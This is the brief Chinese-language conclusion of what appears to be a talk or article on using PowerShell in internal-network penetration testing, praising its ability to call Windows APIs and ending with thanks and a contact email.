
总结

总结

POWERSHELL还可以方便的调用Windows API等等等等，越深入研究越发现其强大之处，是内网渗透中被很多人忽略的巨大宝藏。

工具就像武器，要多用多练；要在实践中灵活运用，不能死板照搬。





"when i look into the sky"

谢谢！

light@whitecell.club